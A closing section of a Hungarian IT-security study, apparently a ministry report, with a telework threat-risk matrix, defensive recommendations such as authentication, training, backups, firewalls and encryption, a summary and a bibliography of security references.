Bekövetkezés / Kár	*KNK*	*KK*	*KA*	*KN*	*KNN*	*KKAT*
BNK	RNK	RNK	RNK	RK	RN	RN
BK	RNK	RK	RA	RA	RN	RNN
BN	RK	RA	RN	RN	RNN	RNN
BNN	RK	RA	RN	RNN	RNN	RNN

Táblázat 37. A kockázat kiszámítására használt szorzótábla

Az alábbi összegző táblázat veszélyforrásonként bemutatja, hogy azok mekkora kockázatot jelentenek a rendszerre. A veszélyforrásokat három szempont szerint szokás vizsgálni, aszerint, hogy melyikre mekkora kockázatot jelent a veszélyforrás bekövetkezése. E három szempont a **B**izalmasság (pl. jogtalan információszerzés, angolul: Confidentiality), a **S**értetlenség (pl. tárolt adatok manipulálása, Integrity), és a **R**endelkezésre állás (pl. áramszünet, Availability). Egy veszélyforrás e három tényezőre gyakorolhat hatást.

Veszélyforrás	Bekövetkezés valószínűsége	Kár			Kockázat
		B	S	R	
H1	BNN	KA	KK	—	RN
H2	BNN	—	KA	KA	RN
H3	BNN	KN	KN	KK	RNN
H4	BN	KNN	KN	—	RNN
H5	BN	KN	KA	—	RNN
H6	BK	KN	KN	KA	RA
H7	BN	KA	KA	KK	RN
H8	BK	KK	KK	KK	RK
T1	BK	—	—	KNN	RN
T2	BN	—	—	KNN	RNN
T3	BN	KNN	KNN	KK	RNN
T4	BN	KNN	KK	—	RNN
T5	BK	—	—	KNN	RNN
T6	BNN	KN	KK	KN	RNN
T7	BNN	KN	KK	—	RNN
T8	BNN	—	KA	KN	RNN
T9	BNN	—	KA	KN	RNN
T10	BK	KNN	KNN	—	RN

Táblázat 38. Veszélyforrások és a hozzájuk kapcsolódó kockázatok

A táblázatból látható, hogy a veszélyek figyelmen kívül hagyása jelentős kockázatot jelent. A kockázatot védelmi megoldások bevezetése mérsékelheti. A kiemelt fontosságú területeken – ahol a kockázat nagyon nagy (RNN) – különösen fontos a védelmi megoldások mielőbbi bevezetése.

6.5.6 Javaslatok a veszélyforrások kockázatainak csökkentésére

Alább az eddig felsorolt veszélyforrások által előidézett kockázatok csökkentésének lehetőségeiről lesz szó. Az itt felsoroltak csupán ajánlások, más megoldási módok is lehetségesek. Hangsúlyozni kell azonban, hogy az informatikai biztonság alappillére minden esetben az ember.

Hiába alkalmazunk modern és „biztonságos" mágneskártyás beléptető rendszereket, ha a dolgozókkal nem értetjük meg, hogy az nem életük megnehezítését szolgálja, hanem a cég biztonságát hivatott növelni. Ha az emberek ezt nem fogadják el, akkor előbb-utóbb kezdetét veszi a „géprombolás", és ellehetetlenítik a rendszer működését (véletlenül, esetleg szándékosan). A kártyaleolvasó például néhány papírgalacsinnal könnyen használhatatlanná tehető.

Az informatikában nem mindig szükséges, hogy a felhasználókkal tudassuk valamely védelmi módszer bevezetését. Ha a rendszergazda a tűzfalon letiltja egy vírus által használt port forgalmát, ez többnyire nem gyakorol káros hatást a felhasználók munkájára. Ugyanakkor egy e-mail, vagy webszűrő (itt elsődlegesen tartalomszűrésre gondolunk) program alkalmazása már jelentősen befolyásolhatja a felhasználók munkáját, így bevezetését széles körben ismertté kell tenni.

6.5.6.1 Megfelelő autentikáció és autorizáció használata (M1)

A megfelelő azonosítás és jogosultságkezelés a ma használatos legtöbb operációs rendszerben alapkövetelmény. Bővebben a 4.3 fejezetben található leírás erről a védekezési módról. Az eljárás lényege, hogy a rendszerhez hozzáférő valamennyi felhasználót egyértelműen és letagadhatatlanul azonosítja az operációs rendszer, majd az egyénileg vagy csoportosan beállított állomány elérési jogokat betartatja.

Távmunka esetében a módszer alkalmazása úgy a távmunkások gépein, mint a központi rendszeren nélkülözhetetlen. Ennek értelmében a munka megkezdése előtt mindenkinek felhasználónév/jelszó megadásával azonosítania kell magát. A jelszó segédtechnika – intelligens kártya, megfelelően titkosított flash memória eszköz – felhasználásával is tárolható. A jelszavak kiosztása attól is függhet, hogy a számítógép kinek a tulajdonát képezi, valamint a munkára szerződő felek hogyan nyilatkoznak ebben a kérdésben a megkötött munkaszerződésben. Ha a munkavégzésre használt számítógép a munkáltató tulajdona, akkor jogában áll egy olyan rendszergazdai jelszót beállítani, amit a felhasználó esetleg nem is ismer, így biztosítva az alapvető rendszerbeállítások védelmét. A távmunkás megfelelő képzettsége esetén célszerűbb lehet, ha a munkavállaló teljes kontrollt kap a gép felett, de az anyagi felelősség írásbeli vállalásán túl a rendszerbeállítások megőrzését, valamint a gépen tárolt bizalmas adatok megvédését is vállalja. Amennyiben a számítógép a távmunkás tulajdona, a munkáltató követelményeket támaszthat a számítógép biztonsági rendszerének kialakításával kapcsolatban.

A központi rendszer esetében ügyelni kell arra, hogy a távmunkás ott csak olyan és annyi jogot szerezzen, amennyi munkájához feltétlen szükséges. Biztosítani kell, hogy a távoli bejelentkezés során a felhasználónév/jelszó páros biztonságos adatátviteli (titkosított) csatornán haladjon, lehetetlenné téve a lehallgatást. Ha ez nehézségekbe ütközik, úgy alternatívaként említhető a titkosított levelezés is (4.7 fejezet), de ennek bevezetése előtt gondoskodni kell a felhasználáshoz szükséges ismeretek oktatásáról.

6.5.6.2 A munkatársak megfelelő oktatása (M2)

A veszélyforrások ismertetésekor kitűnt, hogy az emberi tévedések okozta veszélyek talán a legjelentősebbek. Ezek csökkentésének leghatékonyabb eszköze az oktatás.

A távmunkásnak megfelelő ismeretekkel kell rendelkeznie ahhoz, hogy feladatát elvégezhesse. A munkáltató alapvető feltételként kikötheti az általános számítógép használati ismereteket, de a munka során felmerülő speciális tudás megszerzését biztosítania kell. Példaként megemlíthető, hogy egy bizonyos kimutatás elkészítéséhez számos különféle adatbázis kezelő alkalmazása válhat szükségessé, esetleg maga az adatbázis struktúra is lehet olyan bonyolult, amely előzetes oktatást igényel. A munkavállaló oktatása távoktatásban is megvalósítható, majd a tanfolyam elvégzése után on-line vizsgát tehet az erre kidolgozott rendszeren.

A tárolt, érzékeny adatok biztonságát fokozhatja, ha a távmunkást felkészítik a használt szoftver és hardvereszközök lehetséges hibáinak kezelésére. Nem feltétlenül szükséges „reset-et nyomni" például abban az esetben, ha az alkalmazás „lefagy", lehetséges, hogy az operációs rendszer által biztosított megoldások alkalmazása lehetővé teszi a program nagyobb károk nélküli újraindítását.

A biztonsági előírások ismerete alapvető elvárás. A távmunkás által használt rendszer alkalmazása megkívánhat – ma még speciálisnak minősülő – ismereteket, mint például a nyilvános kulcsú titkosítás, vagy az intelligens kártyák használata.

Kiemelt figyelmet kell fordítani az alkalmazott jelszók biztonságos megválasztásának és kezelésének oktatására és betartatására. Számos probléma forrása, hogy a könnyen kitalálható kezdeti jelszót a felhasználók nem változtatják meg. Ha az alkalmazott rendszer azt támogatja, akkor ki kell kényszeríteni a jelszók rendszeres cseréjét, illetve meg kell követelni „erős" – 8-10 betűből, számból, írásjelből álló, szótárak segítségével ki nem található – jelszavak használatát. Megengedhetetlen az a gyakorlat, hogy az érzékeny adatok hozzáférését biztosító jelszavak a monitorra ragasztott memó-céduláról, vagy a gép melletti üzenőtábláról bárki által leolvasható legyen. Az ilyen emberi hibák elkerülésére más módszer nem igen kínálkozik, mint biztonsági szabályzat kidolgozása, ismertetése és az abban megfogalmazottak következetes számonkérése.

6.5.6.3 Vírusszűrő/vírusirtó alkalmazások használata (M3)

A vírusok elleni védekezés egyaránt szükséges a távmunkás gépén és a központi rendszeren. Az egyfelhasználós (otthoni) gépek esetén számos – gyakran szabadon felhasználható, ingyenes – vírusvédelmi megoldás érhető el. Egyes vírusölők képesek a bejövő levelek megszűrésére, de olyanok is, melyek a különböző kémprogramok felderítésére is alkalmasak. Az alkalmazott vírusvédelmi megoldás esetleges költségei a munkaszerződés keretében megkötött megállapodás alapján a távmunkás és a munkaadó között megoszthatók. Nagyobb felhasználószám (például teleház, vagy kirendeltség) esetén is alkalmazhatók az egyéni vírusszűrő rendszerek, de léteznek több felhasználóra kifejlesztett megoldások is.

A vírusokról és a vírusvédelmi eszközökről, lehetőségekről a 4.2 fejezetben található bővebb információ. Léteznek olyan hálózati forgalomszűrő megoldások, amelyek vírusszűrésre is képesek. Az M5-ös megoldási javaslat is tartalmaz egy kisebb ismertetőt a használható szűrési lehetőségekről.

6.5.6.4 Biztonsági mentések készítése (M4)

Ha folyamatosan készítünk biztonsági mentéseket, elkerülhetjük az adatvesztést okozó jelenségek által okozott károk jelentős részét. A népszerű operációs rendszerekre ingyenesen is beszerezhetők olyan alkalmazások, melyek segítenek a biztonsági mentések automatikus, adott

időközönkénti elkészítésében. (Egyes esetekben a szükséges program eleve része az operációs rendszernek, pl. Windows.) Célszerű az archiválást automatikus folyamatokra bízni, így a feledékenység nem vezet váratlan adatvesztéshez.

A központi feldolgozó rendszerben tárolt adatok mentése értelemszerűen a központban történik. Bizonyos esetekben célszerű lehet, ha a távmunkások gépén tárolt adatok biztonsági mentése is a központban kerül tárolásra. A feladat megoldható például oly módon, hogy a távmunkás gépében egy rendszeresen lefutó program a szükséges adatokat átmásolja egy másik – csak a biztonsági másolatokat tároló – merevlemezre, majd annak tartalmát (esetleges tömörítés után) a számítógép hálózat segítségével a központi rendszer kiolvassa, és központilag archiválja.

Néhány archiváló alkalmazás az adatok mentésén túl, az operációs rendszer biztonsági másolatának elkészítésére is képes. Ez igen hasznos tulajdonság lehet akkor, ha hardverhiba, vagy egyéb ok miatt a távmunkás gépét részben vagy egészben ki kell cserélni, illetve a telepített programokat újra kell installálni.

Fontos megemlíteni, hogy a biztonsági másolat minden, adatvédelmi szempontból érzékeny adatot tartalmaz, így az archívum tárolásakor ugyanolyan gondossággal kell e téren eljárni, mint az „éles” adatok esetében. A külső tárolókon – pl. írható CD-n – őrzött archívumok ebben az értelemben akkor is körültekintő kezelést igényelnek, ha már létezik „frissebben” mentett adat.

6.5.6.5 Tartalomszűrő szoftverek használata (M5)

Bármely, az Interneten fellelhető tartalom elérése magába rejt bizonyos jogi kockázatot. Ha egy gyerek az iskolában a Világhálón talált utasítások alapján robbanó szerkezetet fabrikál és az fel is robban, felvethető a kérdés: hogyan juthatott hozzá az iskolai hálózaton a szükséges ismeretekhez. Hasonló kérdés fogalmazható meg, ha az iskolai hálózaton pornográf tartalmak érhetők el.

A hálózaton elérhető, de általunk nem kívánt tartalom elrejtésére tartalomszűrő programok alkalmazhatók. E tartalomszűrők a különféle módokon beérkező – vagy kilépő! – adatok elemzésével igyekeznek betartatni azokat a szabályokat, amelyeket felhasználóik megfogalmaztak. Ennek megfelelően alkalmasak lehetnek arra, hogy bizonyos időszakokban korlátozzák a hálózat elérését, lehetetlenné tegyék bizonyos címek felkeresését, meggátolják különféle jellegű tartalmak lemásolását, elolvasását, továbbítását.

Munkájuk alapulhat bizonyos típusú hálózati forgalom teljes, vagy részleges blokkolásán, de fejlettebb programoknál a rajtuk áthaladó információ szemantikai elemzésén is. Ez utóbbi esetben az egyébként legitim forgalomba ágyazott nemkívánatos tartalom kiszűrésére is alkalom nyílik. Jellemző példa a hasznos elektronikus levelek között feltűnő, egyre nagyobb gondot okozó levélszemét – spam – kérdése.

A kéretlen levelek azon kívül, hogy felesleges tartalommal árasztják el a postafiókokat, értékes adatátviteli kapacitást is elpazarolnak. Adott esetben az elektronikus szemét továbbítása meggátolja a munkavégzéshez szükséges fontos adatok továbbítását. A bejövő kéretlen levelek időigényes törlése közben gyakran megesik, hogy az esetleg már türelmetlen felhasználó tévedésből neki szóló hasznos levelet is kitöröl.

A nem kívánt levelek okozta problémákhoz hasonló a káros webforgalom is. Ez általában azt jelenti, hogy a dolgozók napi munkájuk közben – vagy a helyett – feladatukhoz még részben sem kapcsolódó honlapok tartalmát böngészik. Az ilyen jellegű nemkívánatos forgalom kiszűrése ismét nehéz feladat. Könnyen megeshet, hogy a szűrés túlságosan szigorú szabályozása legitim forgalmat is meghiusít. Távmunka esetén ugyanakkor annak kérdése is felmerül, vajon a

munkaadó egyáltalán szabályozhatja-e a hozzá csak laza szálakkal kapcsolódó szerződéses partnere effajta viselkedését. Egy lehetséges kompromisszumos megoldás lehet az, amikor valójában nem tartalomszűrő módszert üzemeltetünk, hanem a munkavégzéshez feltétlenül szükséges hálózati sávszélességet tartalékoljuk. Technikailag megoldható az, hogy a vonali sávszélesség bizonyos hányada minden körülmények között a központba irányuló – illetve onnan érkező – forgalom számára legyen fenntartva.

Tartalommal kapcsolatos problémát nem csupán a bejövő forgalom okozhat. Bizonyos esetekben számolnunk kell annak lehetőségével is, hogy a munkatársak bizalmas információk továbbítására használják fel a hálózat nyújtotta lehetőségeket. Az ilyen jellegű forgalom felfedezése csaknem reménytelen. Megkísérelhetjük bizonyos kritikus kulcsszavak felismerését, néhány sajátos állománynév – esetleg fájltípus – továbbításának korlátozását, vagy a konkurens cégek címére küldött elektronikus levelek blokkolását. Mindez azonban kevés sikerrel kecsegtet, illetve sokszor hibás riasztásokhoz vezethet. (Hibás riasztás alatt itt azt értjük, hogy jóhiszemű levél továbbítása hiúsulhat meg azért, mert kritikusnak tartott szót tartalmaz, vagy nem böngészhetjük a vetélytárs honlapját ötletmerítés céljából, mert címe tiltólistán van stb.)

A tartalomszűrés részleteire vonatkozóan további információ a 4.1 és 4.2 fejezetekben található.

6.5.6.6 Megbízható hálózati kommunikáció használata (M6)

A távmunkás és a központ közötti megbízható kommunikáció alapvető a munkavégzés e formája esetén. Akkor megbízható a kommunikáció, ha az úton lévő adatok védettek a külső beavatkozások, lehallgatási kísérletek, visszajátszási támadások ellen. A fenti kockázatok nem védhetők ki az átviteli közeg elrejtésével, ez a kommunikáló felek számára lényegében megoldhatatlan (publikus hálózat). Megoldásként a titkosított adatátvitel kínálkozik, amelynek működési részleteiről a 4.7 fejezetben található részletesebb leírás.

6.5.6.7 Hálózati biztonsági eszközök használata (M7)

A távmunkás és a központ között manapság szinte kizárólag az Internet felhasználásával teremtünk kapcsolatot. Az Internet azonban rengeteg ismeretlen felhasználója okán nem tekinthető az adatbiztonság szempontjából megbízható átviteli közegnek. A rosszhiszemű felhasználás, és szándékos károkozási kísérlet ellen folyamatos védelemre van szükségünk. Ennek eszköze a közkeletű összefoglaló néven tűzfalaknak, vagy proxy-knak nevezett berendezések.

A tűzfalak a hálózatból érkező különféle forgalom egyszerű, vagy komplex osztályozásával kísérlik meg kiszűrni az illetéktelen adatforgalmat, és a védett területre csak a valóban szükséges információt továbbítják. Ilyen eszközök között léteznek hardveres, szoftveres és kombinált megoldások. Egyszemélyes felhasználók számára úgynevezett személyes tűzfalak állnak rendelkezésre, amelyek egyetlen gépet védenek a hálózat felől érkező támadásokkal szemben.

A tűzfalakról a tanulmány 4.4 fejezetében található bővebb leírás.

6.5.6.8 Szünetmentes energiaellátás használata (M8)

Az energiaellátás zavarainak – feszültségingadozás, áramkimaradás – kiküszöbölésére szünetmentes tápegységeket használhatunk. Ilyen eszközök alkalmazása nem csak nagy rendszerekben, de egyedi számítógépek esetén is tanácsos, elkerülendő a tápellátás zavaraiból fakadó adatvesztés, vagy súlyosabb esetben gépmeghibásodás kockázatát. Egy ilyen egységben tárolt energia többnyire arra elegendő, hogy félbeszakítva a munkát, mentsük a feldolgozás alatt

álló adatokat, majd a gépet szabályosan leállítsuk. A szünetmentes tápegységek alkalmazásának részletei – más, fizikai behatások okozta kockázatok elemzésével egyetemben – a 4.13 fejezetben található.

6.5.7 Összefoglalás

A távmunka ma Magyarországon fejlődő stádiumban van. Az emberek hozzáállása pozitív irányba változik. A jelenleg rendelkezésre álló infrastruktúra még nem mindenütt ösztönzi a távmunka gyorsabb elterjedését, de az alkalmazott technika gyorsan fejlődik. Mindezek ellenére még hosszabb időnek kell addig eltelnie, amíg felzárkózhatunk a terület élenjáró országai közé.

A távmunkahely nagyon hasonló egy hálózattal felszerelt hagyományos irodához. A hálózat megjelenése számos, e területre jellemző kockázat megjelenését eredményezi, amelyek ellen védekezni szükséges. Mindazonáltal az emberi gondatlanság, mint kockázati tényező hatása egyértelműen jelen van e sajátos munkavégzési forma esetében is.

7 Záró összefoglalás

A tanulmányban átfogó képet adtunk az informatikai hálózatok általános biztonsági problémáiról, a sebezhetőségekről, a támadási módokról, a védekezési lehetőségekről, a védekezés eszközeiről. A védekezési módokat megvizsgáltuk olyan szempontból is, hogy azok milyen könnyen valósíthatók meg, melyek az alkalmazás várható költségei, és milyen hatékonysággal képesek védelmet nyújtani.

Feltártuk és rendszereztük az informatikai hálózatokat fenyegető jellemző támadási módszereket a módszerek és a támadott célok alapján. Megvizsgáltuk, hogy milyen hatással vannak az adatvesztésre, rosszhiszemű adatfelhasználásra, adathamisításra, szolgáltatások bénítására, mások megtévesztésére.

Megvizsgáltuk, rendszereztük a támadások elleni megelőzési, illetve védekezési lehetőségeket, ezek között a különböző védekezési módszereket, a kívánatos üzemeltetői és felhasználói magatartásformákat, az alkalmazható protokollokat, eljárásokat, hardver és szoftver eszközöket. Elemeztük ezeket a hatékonyság, költségek és az alkalmazásukból származó egyéb korlátozó hatások szempontjából.

Kitértünk az informatikai hálózatokra jellemző egyes felhasználási módok, eljárások speciális biztonsági kockázatainak feltárására a következő területeken:

- Hivatal, közszolgálat, információszolgálat (6.3)
- Elektronikus fizetések különböző hálózati csatornákon (6.4)
- A távmunka hálózati biztonsági kockázatai (6.5)

A tanulmány az információk rendszerezett feldolgozása mellett gyakorlati segítséget is ad az informatikai hálózatok biztonságával foglalkozó szakembereknek, a rendszergazdáknak, hogy számba vehessék és rangsorolhassák azokat a lehetséges intézkedéseket, amelyekkel a rájuk bízott rendszer biztonsága növelhető. Tanácsot kapnak arra nézve, hogy jelenleg melyek a legegyszerűbben megvalósítható, legésszerűbb megelőzési, védekezési intézkedések, továbbá arról, hogy a költségesebb, nehezebben megvalósítható intézkedéstől milyen előnyök várhatók.

Folyamatosan előtérbe helyeztük azokat a megoldásokat, melyek szabadon érhetők el, így akadémiai vagy más költségvetési intézményekben a költséghatékony megoldásokat is meg lehet találni egy-egy problémára.

8 Szószedet és rövidítések magyarázata

Az egyes fogalmak a tanulmányban kerültek kifejtésre előfordulási helyükön. Ezen kívül ajánljuk:

- a [Fogalomtár] használatát, illetve a PDF változatot az IHM honlapjáról
- a szabadon használható és le is tölthető szótárt a [Dictionary] címről.
- az [Infosec] szótár on-line vagy PDF verzióját,

melyek közül az első magyar nyelvű, a többi angol nyelvű.

9 Irodalomjegyzék

A tanulmányban sok olyan hivatkozás van, ami szűkebben csak az adott résznél volt említésre méltó, így ezekre csak ott találhatók meg a hivatkozások. Az általánosabb, több területen is hivatkozott irodalmakat gyűjtöttük össze ebben a részben.

[AVT] Az Adatvédelmi törvényről és az Adatvédelmi Biztos Hivataláról szóló internetes források:
http://abiweb.obh.hu/abi/jogszabalyok/1992_LXIII.htm

[Attack_tree] Bruce Schneier publikációja alapján felépített keretrendszer, a taxonómiák rokona, de más formába öntött felépítése.
http://www.schneier.com/paper-attacktrees-ddj-ft.html

[Attack_treeP] Támadási fa készítésére szolgáló elmélet, mely az [Attack_tree] publikáció alapján készült kibővített elméleti alapokon nyugvó gyakorlati alkalmazás.
http://www.amenaza.com/

[Biometria] Előadás a biometriáról és az előadó honlapja:
http://www.biztostu.hu/multimedia/videok_es_hozzavalok.htm

http://home.mit.bme.hu/~orvos/oktatas/speci/

[Biztostű] ITEM K+F 350 nyilvántartási szám alatt készített Informatikai Biztonsági Oktató portál.
http://www.biztostu.hu/oktatas/biztonsag-szervezes.htm

[Brooks] Brooks törvénye: „Egy késésben lévő projekt bővítése újabb programozókkal további késést eredményez". Általánosabban: egy projekt bonyolultsága és kommunikációs költsége a fejlesztők számával négyzetesen emelkedik, míg az elvégzett munka mennyisége csupán lineárisan nő (The Mythical Man-Month: Essays on Software Engineering, ISBN: 0201835959)
http://www.hwsw.hu/oldal.php3?cikkid=848&oldal=5

[BS7799] British Standard 7799, ld. [ISO17799]

[Bugtraq] A Securityfocus nevű cég (a kezdeti sikerek után alakult azzá) által üzemeltetett levelezési lista az informatikai biztonság széles spektrumát lefedő témák közlésére és megvitatására
http://www.securityfocus.com/archive/1

[CC] Common Criteria, ld. [ISO15408]

[CERT] Computer Emergency Response Team, számítógépes vészhelyzetre reagáló egység, melynek az alapító intézményen kívül számos országonkénti szervezete is létezik:
http://www.cert.org

http://www.cert.hu

[COBIT] Control Objectives for Information and related Technology (Irányelvek az információ-technológia irányításához, kontrolljához és ellenőrzéséhez)
http://www.isaca.org/cobit.htm

[COBIT_HU] A COBIT magyar fordítása
http://www.ihm.hu/kutatasok/tanulmanyok/tanulmanyok_20030623_1.html

http://tinyurl.com/2clld

[CompThr] James P. Anderson: "Computer Security Threat Monitoring and Surveillance"
http://csrc.nist.gov/publications/history/ande80.pdf

[DDLewis] David D. Lewis. Forty Years of Machine Learning for Text Classification.
http://www.daviddlewis.com/publications/slides/lewis-2003-0117-spamconf-slides.pdf

http://tinyurl.com/39oyw

[Dictionary] Egy szabadon használható és le is tölthető informatikai biztonsági szakszavakat tartalmazó szótár:
http://www.itsecurity.com/dictionary/dictionary.htm

http://www.itsecurity.com/BigDic.zip

[DoS_hist] Szolgáltatásmegtagadó támadások rövid története a Washington Post-ban is megjelent cikk alapján:
http://www.computercops.us/article3963.html

[Eberhardt] Eberhardt G.: Spam alapismeretek, VirusBuster belső publikálású dokumentum

[EPIC] Electronic Privacy Information Center, az elektronikus adatvédelemmel foglalkozó szervezet, melynek honlapján sok érdekes információ és hasznos alkalmazás érhető el azok számára, akik a személyiségi jogaikra igényesek:
http://www.epic.org/privacy/tools.html

[FW_evol] Evolution of the Firewall Industry (a tűzfal-ipar fejlődése):
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/centri4/user/scf4ch3.pdf

http://tinyurl.com/38how

[FW_tax] A Brief Taxonomy of Firewalls – Great Walls of Fire
http://www.giac.org/practical/gsec/Gary_Smith_GSEC.pdf

[Fogalomtár] KIKERES, Közigazgatási fogalomtár a Miniszterelnöki Hivatal szolgáltatása (illetve az IHM honlapjáról elérhető a Hunguard cég által összeállított anyag PDF-ben):
http://www.fogalomtar.hu/cstore3/index.fm

http://www.ihm.hu/kutatasok_tanulmanyok/b/it_biztonsagi_fogalomtar.pdf

http://tinyurl.com/2kcvk

[GaRob] Gary Robinson. Bogofilter. README.robinson
http://www.garyrobinson.net/

[GEB] Hofstadter, Douglas R.: Gödel, Escher, Bach: Egybefont Gondolatok Birodalma (Metaforikus fúga tudatra és gépekre, Lewis Caroll szellemében), Typotex Elektronikus Kiadó, 2000

[Hist_IDS] Guy Bruneau: The History and Evolution of Intrusion Detection
http://www.sans.org/rr/papers/30/344.pdf

[HOAX] Sokaknak durva stílusú lehet a lap, de az alján sok hasznos információ található a témakörről.
http://yikes.tolna.net/hoax/

[ICAT] ICAT Metabase Documentation, Your CVE Vulnerability Search Engine. ICAT is a fine-grained searchable index of standardized vulnerabilities that links users into publicly available vulnerability and patch information
http://icat.nist.gov/icat.cfm

[IDS_id] The Science of Intrusion Detection System Attack Identification
http://www.cisco.com/warp/public/cc/pd/sqsw/sqidsz/prodlit/idssa_wp.pdf

http://tinyurl.com/2t2x4

[Infosec] National Information Systems Security (INFOSEC) Glossary, NSTISSI No. 4009, June 5, 1992, (National Security Telecommunications and Information Systems Security Committee, NSA, Ft. Meade, MD 20755-6000). Elérhető PDF és HTML (online) változatban is:
http://www.nstissc.gov/Assets/pdf/4009.pdf

http://www.sciencedaily.com/encyclopedia/national_information_systems_security_glossary

http://tinyurl.com/2rr49

[ISO15408] Common criteria szabványa, mely több különböző ország biztonsági szabványaiból jött létre 1993 környékén. A teljes történet, a régebbi és az aktuális verziók is elérhetők:
http://csrc.nist.gov/cc/

[ISO17799] A BS7799 (British Standard, Information Technology – Code of practice for information security management) szabvány első részéből származó szabvány az informatikai biztonság menedzselésének leírására. Részletesebben ld. 10.1.1-ben ismertetett tanulmány 2. kötetében.

[ITB] Informatikai Tárcaközi Bizottságok ajánlásai (biztonsággal közvetlenül kapcsolatosak: 8, 12, 16 számú ajánlások)
http://www.itb.hu/ajanlasok/

[Jelszavak] A jelszavak választásáról szóló összefoglaló leírás:
http://www.cert.hu/ismertetok/jelszo.html

[HCrackDn] The Hacker Crackdown – az egyik legrégebbi és leghíresebb hackerekről (és az ellenük végrehajtott vadászatról) szóló könyv, mely nagyon sok helyről letölthető az Internetről:
http://bugtraq.ru/library/books/crackdown/

http://www.mit.edu/hacker/hacker.html

[HTKBook] Language modelling. The HTK Book. 2002 Cambridge University.
http://htk.eng.cam.ac.uk/prot-docs/htk_book.shtml

[Koziol] Jack Koziol: Dissecting Snort
http://www.informit.com/articles/article.asp?p=101148

[Landwehr] "A Taxonomy of Computer Program Security Flaws", Carl E. Landwehr, Alan R. Bull, John P. McDermott, and William S. Choi, Information Technology Division, Naval Research Laboratory, Washington, 1994. ACM Computing Surveys, Vol. 26, No. 3 (Sept. 1994), pp. 211-254.
http://chacs.nrl.navy.mil/publications/CHACS/1994/1994landwehr-acmcs.pdf

http://tinyurl.com/mz7p

[Lawr_IDS] Lawrence R. Halme and R. Kenneth Bauer: AINT Misbehaving: A Taxonomy of Anti-Intrusion Techniques
http://www.sans.org/resources/idfaq/aint.php

[MBSA] Microsoft Baseline Security Analyzer, a Windows operációs rendszerek gyenge pontjait feltérképező alkalmazás, melyhez magyar nyelvű útmutató is elérhető a CERT.HU lapon:
http://www.cert.hu/ismertetok/mbsa/win2k_mbsa.html

[MITS] Magyar Információs Társadalom Stratégiák
http://193.6.108.12/anyagok/stea/Mits/

[Mogul] Jeffrey C. Mogul. Simple and Flexible Datagram Access Controls for Unix-based Gateways. In *Proc. Summer 1989 USENIX Conference*, pages 203-221. Baltimore, MD, June, 1989.

[MUSCLE] Movement for Using Smart Card in a Linux Environment (Linux környezetben történő intelligens kártya felhasználás irányába történő elmozdulás), projekt és letölthető segédletek honlapja:
http://www.linuxnet.com/

[NAT_RFC] Network Address Translator RFC:
http://www.ietf.org/rfc/rfc1631.txt

[NIDS_impl] How To Guide – Implementing a Network Based Intrusion Detection System
http://downloads.securityfocus.com/library/switched.pdf

[NIST] National Institute for Standards and Technology, az Nemzeti Szabvány- és Technológiaügyi Intézet, amely az Egyesült Államok Kereskedelmi Minisztériumának egyik részlege.

[Paramédia] Ajánlások az elérhető médiáért. Mozgalmuk szervezeti hátterét a kiemelten közhasznú Látótér Alapítvány, a Vakok Szolgáltató Központja, illetve a W3C magyarországi irodája együttesen adja.
http://www.paramedia.hu/ajanlasaink.html

[PGP] Pretty Good Privacy, azaz egészen jó adatvédelem, ha szabadon fordítjuk. Digitális aláírásra, adat-, kommunikáció- és háttértár-titkosításra. Rövid ismertető leírás (v8.0-ról):
http://www.cert.hu/ismertetok/pgp_win.html

[RossABib] Ross Anderson “Security Engineering” könyvének hivatkozásjegyzéke és saját honlapja:
http://www.cl.cam.ac.uk/ftp/users/rja14/bib_anderson.pdf
http://www.cl.cam.ac.uk/ftp/users/rja14/

[SANS_pol] The SANS Security Policy Project. Mintaszabályzatok szabadon hozzáférhető gyűjteménye.
http://www.sans.org/resources/policies/

[SANS_list] Roadmap to Security Tools and Services Online. A biztonsági eszközök és rendszerek csoportosított listája, és a csoportok meghatározása:
http://www.sans.org/tools/roadmap.php

[SaveAs] A SaveAs alkalmazottai speciális szemináriumon tartott előadásai alapján készül oktatási anyagok érhetők el a cég honlapjáról. Két példa az Overflow és a Sniff technikákról:
http://www.saveas.hu/documents/publications/overflow-20020301.pdf

http://www.saveas.hu/documents/publications/prezi-halo-monit-20020211.pdf

http://tinyurl.com/vtar és http://tinyurl.com/vtan

[SMC_threats] Bruce Schneier cikke az intelligens kártyákat érhető támadásokról (elérhető magyar fordításban is!)
http://www.schneier.com/paper-smart-card-threats.html

http://www.biztostu.hu/tovabbi_anyagok/hallgatoi_munkak/Pal_Lecz/sct.pdf

(http://tinyurl.com/yrqwb)

[Spam1] Brian Burton SpamProbe - Bayesian Spam Filtering Tweaks
http://spamprobe.sourceforge.net/paper.html

[Spam2] Paul Graham. “Better bayesian filtering” January 2003
http://www.paulgraham.com/better.html

[Spam3] John Graham-Cumming. The Spammers' Compendium. September 15, 2003.
http://popfile.sourceforge.net/SpamConference011703.pdf

[Snort_UM] Snort User Manual, Snort Release: 2.0.1
http://www.snort.org/docs/snort_manual.pdf

[SOCKS] Socks protocol Version 5 és az ide kapcsolódó RFC-k:
ftp://ftp.rfc-editor.org/in-notes/rfc1928.txt

ftp://ftp.rfc-editor.org/in-notes/rfc1929.txt

ftp://ftp.rfc-editor.org/in-notes/rfc1961.txt

[Sourceforge] A legnagyobb nyílt forráskódú szoftverfejlesztői oldal több tízezer fejlesztés nyilvántartásával, melyek közül a biztonsággal kapcsolatos fejlesztések listája külön kiemelendő:
http://sourceforge.net/softwaremap/trove_list.php?form_cat=43

[SZT_cím] A tanulmány elérhetőségei az IHM honlapján (teljes és TinyURL cím):
http://www.ihm.hu/kutatasok_tanulmanyok/a/informatikai_biztonsag_az_internetes_tamadasok_tukreben_1.pdf

http://tinyurl.com/xiqn

http://www.ihm.hu/kutatasok_tanulmanyok/a/informatikai_biztonsag_az_internetes_tamadasok_tukreben_2.pdf

http://tinyurl.com/xiqm)

[Symantec1] "Symantec Internet Security Threat Report Volume I." – Attack Trends for Q3 and Q4 2001, Riptech Inc., Alexandria, 2002 January
http://enterprisesecurity.symantec.com/content.cfm?articleid=1539&EID=0

http://tinyurl.com/mz7e

[Symantec2] "Symantec Internet Security Threat Report Volume II." – Attack Trends for Q1 and Q2 2002, Riptech Inc., Alexandria, 2002 July
http://enterprisesecurity.symantec.com/content.cfm?articleid=1539&EID=0

http://tinyurl.com/mz7e

[Symantec3] "Symantec Internet Security Threat Report" – Attack Trends for Q3 and Q4 2002, Symantec, 2003 February
http://ses.symantec.com/PDF/Threat_Report_Final_4C.pdf

